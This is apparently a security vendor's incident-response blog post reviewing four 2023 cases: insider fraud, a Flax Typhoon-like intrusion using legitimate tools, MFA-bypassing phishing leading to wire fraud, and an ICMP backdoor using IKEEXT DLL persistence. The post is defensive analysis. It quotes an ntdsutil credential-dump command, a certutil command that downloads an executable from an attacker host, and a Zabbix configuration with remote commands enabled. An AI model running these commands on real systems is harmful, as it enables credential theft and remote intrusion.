




# A deep dive into the most interesting incident response cases of last year

Eduardo Ovalle :: 9/3/2024

---




## Authors

-  [Eduardo Ovalle](#)
-  [Ahmad Zaidi Said](#)
-  [AbdulRhman Alfai](#)

In 2023, Kaspersky's Global Emergency Response Team (GERT) participated in services around the world that allowed our experts to gain insight into various threats and techniques used by APT groups, common crimeware and, in some cases, internal adversaries. As we highlighted in our [annual report](#), the most prominent threat in 2023 was ransomware, and the Government vertical was the sector that most frequently requested digital forensics, incident response and malware analysis (DFIRMA) services. While file encryption was the most common threat last year, this post proposes a deep dive into specific cases that caught our attention and were mentioned during our annual [DFIRMA report webinar](#).

## The insider fraud attack

## Insider as initial attack vector is there



A group of collaborators at a government organization identified an internal service that allowed the creation of legitimate transactions that weren't direct money transfers, but could result in monetary losses for the organization. These losses could reach millions of dollars.

The following scenario (not related to a specific customer) could be considered an example of such misuse of an internal service:

*A bank only allows a customer to open a maximum of two bank accounts for free, with the customer paying a fee to open additional accounts. However, the adversary used the internal system to create multiple bank accounts for individual customers, who avoided paying the required fees in exchange for a payment to the adversary. As a result of this incident, the organization reported a loss of more than \$20 million.*

Many logs related to the application in question, as well as VPN access and network activity, were requested for analysis and the employees involved in the fraudulent activity were identified. Two different cases were analyzed in which the abuse of transaction configuration was confirmed, one by exploiting a vulnerability in a debugging interface and the other by misusing privileges in a valid account.

In the first case, GERT identified a misconfiguration that was abused by the adversaries to steal cookies from other users to impersonate them and their activity. An application on one of the analyzed systems registered exception logging details that included cookies for the user that encountered the exception, allowing us to determine the user involved.

In the other case, one of the users modified the privileges and details of another user, impersonating that user to create additional transactions in the internal service and attempting to hide the original details. Later, this newly modified user accessed the VPN from a previously known system where another user was accessing the transaction system for what was initially catalogued as legitimate activity, but which was recently confirmed to be part of the malicious activity.

Most of the criminal activity was performed by accessing the infrastructure through the VPN, but it was discovered that a new user was accessing the transaction system from the internal network using the same unauthorized behavior.

The results of the GERT team's analysis confirmed the collusion of a user involved in the transaction requests and managed to identify the sources and link the user activity to various systems involved in the investigation, including local and remote IDs. This information was used by the customer in a timely manner to take legal action against the insider employee and his accomplices.

### Mitre ATT&CK techniques

Tactic	Technique used	Technique ID	Details
Initial Access Persistence	Valid Accounts	T1078	The adversaries used legitimate credentials to access the VPN and the internal service
Initial Access	External Remote Services	T1133	The adversary used the customer's VPN service to gain network access to the internal service
Credential Access	Steal Web Session Cookie	T1539	The adversary abused a misconfiguration in the transactions service to steal other users' cookies.
Impact	Data Manipulation	T1565	After impersonating other users with privileges to create transactions, the adversary started creating unauthorized transactions on their behalf.

### Flax Typhoon/SLIME13 APT attack

## Examples of usage legitimate tools by attackers

# Example of attack without malicious code (Flax Typhoon)

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q  
c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

```
certutil.exe -urlcache -split -f http://<edited>/conhost.exe
```

```
HKLM\SYSTEM\ControlSet001\Services\Windows_update  
"C:\windows\temp\Crashpad\conhost.exe" /service
```

```
C:\windows\temp\Crashpad\conhost.exe  
File Description: SoftEther VPN  
Original filename: vpnbridge.exe
```

```
Registry key: HKLM\SYSTEM\ControlSet001\Services\WorkService
```

```
ImagePath: "C:\Windows\TAPI\dlldllhost.exe" --config  
"C:\Windows\TAPI\wshelper.dll"
```

```
Original filename: zabbix_agentd.exe
```

```
Company: Zabbix SIA
```

After enabling Kaspersky Managed Detection and Response (MDR) in a customer's infrastructure, our platforms detected the presence of well-known software installed on the customer's premises without their knowledge.

Although these applications were legitimate, attackers used them to gain persistent access to the victim's environment.

In September 2023, Kaspersky MDR detected a suspicious service on a corporate host. The adversaries used a technique that mimicked the real system application name *conhost.exe*, but the service was started from a non-standard folder. GERT's analysis confirmed that the application wasn't a system service, but was instead associated with SoftEther VPN, a legitimate multi-protocol VPN software.

The supposed *conhost* application was downloaded to the system by a legitimate local user using the well-known Windows LOLBin *certutil*, and then installed via command line as a system service:

```
1 certutil.exe -urlcache -split -f hxxp://<Public IP>/conhost.exe
```

Another suspicious service masquerading as *wshelper.dll* was observed on another host. This DLL was associated with *Zabbix agent*, which is typically deployed on a monitoring target to actively monitor local resources and applications.

Analysis of the sample confirmed that the configuration file was set to allow remote commands, taking advantage of passive and active checks enabled by *Zabbix*.

```
1 EnableRemoteCommands=1
```

```
2 LogFile=0
```

```
3 Server=0.0.0.0/0
```

```
4 ListenPort=5432
```

Port 5432 was configured in a firewall rule to allow listening, with the “smart” name PGSQL to make it look legitimate.

GERT’s analysis confirmed that the intrusion lasted more than two years. In the early stages of the attack, an NTDS dump was created using system commands:

```
1 cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q
2 c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

During those two years of intrusion, security controls detected and contained multiple attempts to execute pentesting applications such as Mimikatz and CobaltStrike, but all the repurposed legitimate software remained invisible until the customer decided to implement our MDR solution. GERT analysis confirmed that the infrastructure had been compromised since mid-2021. The artifacts and TTPs of the attackers are similar to those used by the [Flax Typhoon APT group](#), which employs minimal malware and custom payloads, but relies heavily on legitimate applications instead.



## Mitre ATT&CK techniques

Tactic	Technique used	Technique ID
Initial Access	Exploit Public-Facing Application	T1190
Resource Development	Develop Capabilities: Malware	T1587.001
Credential Access	OS Credential Dumping: LSASS Memory	T1003.001
Credential Access	OS Credential Dumping: Security Account Manager	T1003.002
Command And Control	Protocol Tunneling	T1572
Command And Control	Ingress Tool Transfer	T1105
Credential Access	Brute Force: Password Spraying	T1110.003
Execution	Exploitation for Client Execution	T1203
Lateral Movement	Remote Services: Remote Desktop Protocol	T1021.001
Lateral Movement	Remote Services: SMB/Windows Admin Shares	T1021.002
Defense Evasion	Masquerading: Match Legitimate Name or Location	T1036 .005


## The MFA lack of control

## Spear-phishing and BEC for Money-theft purposes

2023-10-06 Spear Phishing campaign spoofing DocuSign



User1



User2 (Privileged account)

**2023-10-06** user1 received the Phishing email, there were two redirections and URL shorteners involved to finally present a fake MS365 portal, the URL included the targeted email

**2023-10-06** login from USA using MFA

**2023-10-06** a new MFA token was registered for user1 from an iPhone on MS365

**2023-10-07** logins from France using the recently configured MFA token

**2023-10-07** a new MFA token was registered for user1 on MS365

**2023-10-08** logins from USA, connections originated from a VPN provider

**2023-11-06** logins from USA, connections originated from a VPN provider

**2023-11-30** Login from Norway, MFA was not enabled for this user, but this was a privileged account for MS365 management

**2023-11-30** Login from Turkey

**2023-11-30** Accounts tampering (privileges, "send as" configuration and rules created for critical accounts associated to purchasing and money transfer procedures)

**2023-12-01** Login from Turkey

**2023-12-01** Rules configured to forward messages from the Bank mailboxes to SPAM folder

**2023-12-01** A request sent on behalf of the customer to transfer money outside the country: USD +340K

Incident Response | Analyst report, 2023

After enabling multi-factor authentication (MFA) for its "critical employees", a financial company was targeted by a spear-phishing attack.

The phishing attack spoofed the popular DocuSign platform and was directed at a specific group of employees. Although the company detected the phishing attack and configured rules to avoid receiving similar emails, some users received and opened the malicious email.

Among those who unwittingly opened the link was one of the protected users. The attackers were able to take control of his account thanks to the implementation of a [phishing kit](#) configured to automatically steal the MFA tokens.

The initial phishing attack occurred on October 6, 2023, and GERT analysts confirmed that one of the targeted users opened the malicious email the same day, which was followed by new connections opened from different locations outside the company's headquarters. The attackers also configured additional MFA devices to access the target user's mailbox contents without being noticed and without tampering with the original mailbox.

The attackers accessed the contents of the mailbox for a few days, allowing them to understand internal processes and prepare a BEC attack.

One month after the initial access, the attackers compromised a privileged email account (where MFA was not enabled). This new account had privileges in Microsoft 365, which allowed new rules and parameters to be configured. The attackers configured "send as" privileges on behalf of critical users, such as money transfer approvers and requesters. The adversaries also used this account to configure forwarding rules to hide messages received from a specific bank and from specific users.

Once the necessary privileges and rules were configured, the attackers sent a new email request using a legitimate template previously used in the company to request money transfers and attached documents

collected from the original compromised account, but with a different destination bank account, requesting an international transfer of more than \$300,000.

Upon receiving the request, the bank processed the transfer as usual based on the legitimate source and attached documents.

A notification was sent to the customer from an email address belonging to the bank, confirming the transfer. However, this email address wasn't listed in the attackers' forwarding rules, so the message was delivered to the customer's mailbox. After receiving this message, the customer decided to investigate the user responsible for the privileged mail account.

GERT's analysis confirmed the initial attack date and vector, the compromised users, and all the techniques used by the threat actors, and provided a set of recommendations for protecting and monitoring cloud assets. By analyzing user access logs (UAL) and additional cloud logs, as well as firewall logs and the client's own system logs, GERT was able to provide a complete timeline detailing all the techniques used by the fraudsters.

### **Mitre ATT&CK techniques**

<b>Tactic</b>	<b>Technique used</b>	<b>Technique ID</b>	<b>Details</b>
Initial Access	Phishing: Spear phishing Link	T1566.002	Targeted attack against customer domain from October 6, 2023
Persistence	Account Manipulation: Device Registration	T1098.005	Multiple authentication methods enabled for a compromised user
Credential Access	Brute Force: Password Guessing	T1110.001	Failed access on behalf of multiple users
Credential Access	Brute Force: Password Spraying	T1110.003	Tests for attempted access using credentials confirmed as stolen by Malware Stealers
Privilege Escalation	Account Manipulation: Additional Email Delegate Permissions	T1098.002	New permission configured to avoid detection and to access different mailboxes
Persistence	Email Collection: Email Forwarding Rule	T1114.003	New rules configured to evade detection and remain persistent

### **ToddyCat-like APT attack with an ICMP backdoor**




# ToddyCat-like APT attack with ICMP Backdoor

Kaspersky’s Managed and Detection Response service (MDR) was alerted to suspicious activity on domain controllers and Exchange servers.

GERT was contacted to investigate the case; our analysis confirmed SMB abuse and IKEEXT service exploitation, as well as exploitation of the Microsoft Exchange server remote code execution vulnerability ([CVE-2021-26855](#)).

One interesting finding was the use of IKEEXT for persistence. The vulnerability used by the attackers, along with the exploit for it, was first published by High-Tech Bridge Security Research Lab in 2012. It was associated with the *wlbsctrl.dll* library and originally used for privilege escalation. Shortly after the exploit was published, Microsoft patched the vulnerability. However, our analysts confirmed that the same library is now being used as a persistence mechanism for malware.

IKEEXT is a default service on Windows. It is invoked by the *svchost* process, which loads *ikeext.dll*, the DLL responsible for the IKEEXT service.



The *ikeext.dll* library, in turn, is responsible for loading a DLL named *wlbsctrl.dll*, which is default Windows behavior. However, while the *svchost* service always runs on the system, *wlbsctrl.dll* does not exist in the file system by default, and this where threat actors saw an opportunity.



## IKE and AuthIP IPsec Keying Modules Properties (Local Computer)



General | Log On | Recovery | Dependencies

Service name: **IKEEXT**

Display name: IKE and AuthIP IPsec Keying Modules

Description: The IKEEXT service hosts the Internet Key Exchange (IKE) and Authenticated Internet Protocol (AuthIP) keying modules. These keying modules are

Path to executable: **C:\WINDOWS\system32\svchost.exe -k netsvcs -p**

Startup type: Automatic

Service status: Running

Start Stop Pause Resume

You can specify the start parameters that apply when you start the service from here.

Start parameters:

OK Cancel Apply

The threat actors created a malicious version of *wlbsctrl.dll* and saved it on the system. Based on Windows behavior, this DLL was executed every time without requiring registration in Autorun, which is commonly used for persistence.

## Persistence - IKEEXT Loading Malware

Process Name	PID	ASLR	Privilege	Session ID	Working Set	Architecture	Process Name
regedit.exe	4140	ASLR	High		10.16 MB	DESKTOP-2C3IQHO\REM	Registry Editor
svchost.exe	1008	ASLR	System	0.01	4.86 MB	NT AUTHORITY\NETWORK SERVICE	Host Process for Windows Serv...
svchost.exe	1052	ASLR	System	0.02	27.67 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...
sihost.exe	2412	ASLR	Medium		5.03 MB	DESKTOP-2C3IQHO\REM	Shell Infrastructure Host
taskhostw.exe	2948	ASLR	Medium		4.47 MB	DESKTOP-2C3IQHO\REM	Host Process for Windows Tasks
dllhost.exe	4544	ASLR	System		1.13 MB	NT AUTHORITY\SYSTEM	COM Surrogate
svchost.exe	1064	ASLR	System	0.01	11 MB	NT AUTHORITY\LOCAL SERVICE	Host Process for Windows Serv...

- svchost is responsible for ikeext.dll loading
- ikeext.dll is responsible for loading wlbsctrl.dll
- This is default Windows behavior
- No autoruns entry...



Besides persistence, in the investigated incident the threat actor used the IKEEXT vulnerability to perform lateral movement via the SMB protocol and created a custom firewall rule named DLL Surrogate that permits *dllhost.exe* to listen on custom port 52415. All this was achieved by placing the backdoored *wlbsctrl.dll* into the system32 folder where the legitimate library is normally stored (if present on the system).


Later, the attacker implemented an ICMP backdoor. Once the backdoor was identified, Kaspersky verified and detected two more in-the-wild samples outside the customer's infrastructure. All the discovered samples were similar except for the following points:

- Some differences in the PE header (normal behavior between similar samples);
- Different mutex strings, all located at the same raw file offset;
- Different bytes at the raw file offset 0x452–0x483, which are apparently useless (non-actionable) code.

Based on GERT's analysis, the backdoor acted like a loader, configured to execute the following activities:

- Check for the mutex; if it already exists in memory, terminate the process.
- Attempt to read the file %WINDIR%\Microsoft.NET\Framework\sbs\_clrhost.res; decrypt its contents using the AES algorithm with a hardcoded KEY and a KEY derived from the volume serial number (VSN) of the C drive, then use it to set the value of the registry key "SOFTWARE\Classes\Interface {<calculated\_for\_each\_host>}", and then delete the file.
- Load the contents of the default value of registry key "SOFTWARE\Classes\Interface {<calculated\_for\_each\_host>}", decrypt it again with AES using the same KEY described above, and invoke the payload shellcode.
- Allocate the shellcode size in a new segment and jump to it.

Note: The calculated REGKEY NAME (Interface {<calculated\_for\_each\_host>}) is based on the VSN of the C drive (without host VSN it is not possible to decrypt correctly).



As part of the analysis, GERT identified a payload stored in the Windows registry and analyzed it, confirming the following behavior in the encrypted payload.

The decrypted payload has the header “CAFEBABE” (hex bytes magic related to Java Class files) followed by the shellcode size and finally the data. This payload executes the following commands:

1. Decrypt itself (for the third time);
2. If not running under *exe*, create a suspended *dllhost* process with the parameter “/Processid: {02D4B3F1-FD88-11D1-960D-00805FC79235}”, which refers to a COM+ system application service;
3. Allocate space to the new process;
4. Write a section of the decrypted payload (starting at offset 0x1A03, and having a size that’s contained in the small header at offset 0x19FF) into the new allocation;
5. Patch *dllhost* (in memory only) to ensure execution at the newly allocated space;

6. Resume the *dllhost* process.

A new instance of the shellcode starts from step one. It finds that it is actually running under *dllhost*, decrypts a new section, executes it and listens on port 52415. The final payload injected into *dllhost.exe* appears to create a raw ICMP socket with no port. No outbound connection is made (although the received payload likely communicates outbound). Data is received from an unknown source in a Base64-encoded ICMP packet, converted to binary, decrypted, and executed via direct execution of data (allocating space using the *VirtualAlloc* function), copying shellcode to the allocated space, making a direct call to the allocated space.

According to our threat intelligence platforms, this threat has similarities to APT attacks: the attack Tactics, Techniques and Procedures (TTP) used are very similar to [the ToddyCat actor](#), but there's no solid attribution to this group.

The objective of the threat actor was to gain persistence for monitoring and future impact, but no other objectives were confirmed based on the evidence obtained.

## Mitre ATT&CK techniques

Tactic	Technique used	Technique ID
Resource Development	Develop Capabilities: Exploits	T1587.004
Resource Development	Develop Capabilities: Malware	T1587.001
Initial Access	Valid Accounts: Domain Accounts	T1078.002
Initial Access	Valid Accounts: Local Accounts	T1078.003
Execution	System Services: Service Execution	T1569.002
Execution	User Execution: Malicious File	T1204.002
Persistence	Create or Modify System Process: Windows Service	T1543.003
Persistence	Hijack Execution Flow: DLL Side-Loading	T1574.002
Persistence	Server Software Component: Web Shell	T1505.003
Persistence	Valid Accounts: Domain Accounts	T1078.002
Defense Evasion	Abuse Elevation Control Mechanism: Bypass User Account Control	T1548.002
Defense Evasion	Direct Volume Access	T1006
Defense Evasion	Modify Registry	T1112
Defense Evasion	Impair Defenses: Disable or Modify System Firewall	T1562.004
Defense Evasion	Impair Defenses: Disable Windows Event Logging	T1562.002
Defense Evasion	Indicator Removal: Clear Windows Event Logs	T1070.001
Defense Evasion	Indicator Removal: File Deletion	T1070.004
Defense Evasion	Impair Defenses: Impair Command History Logging	T1562.003
Command And Control	Non-Application Layer Protocol	T1095

## Conclusions

Although statistics show the government sector was the most targeted vertical last year, it is clear that threat and crimeware actors do not care which vertical their potential targets belong to. To stay ahead of the attackers, the best course of action is to assess your asset inventory and continue to monitor and protect it.

The trend of cyberattacks and intrusions making use of infrastructure assets or legitimate on-premises applications creates the need to enable additional layers of monitoring based on threat intelligence. The implementation of MDR has been one of the recurring triggers for new investigations thanks to its detection capabilities and the ability of analysts to determine timely courses of action.

To learn more about our Incident Response report, we invite you to view the recording of the webinar [“Analyzing last year’s cyber incident cases”](#).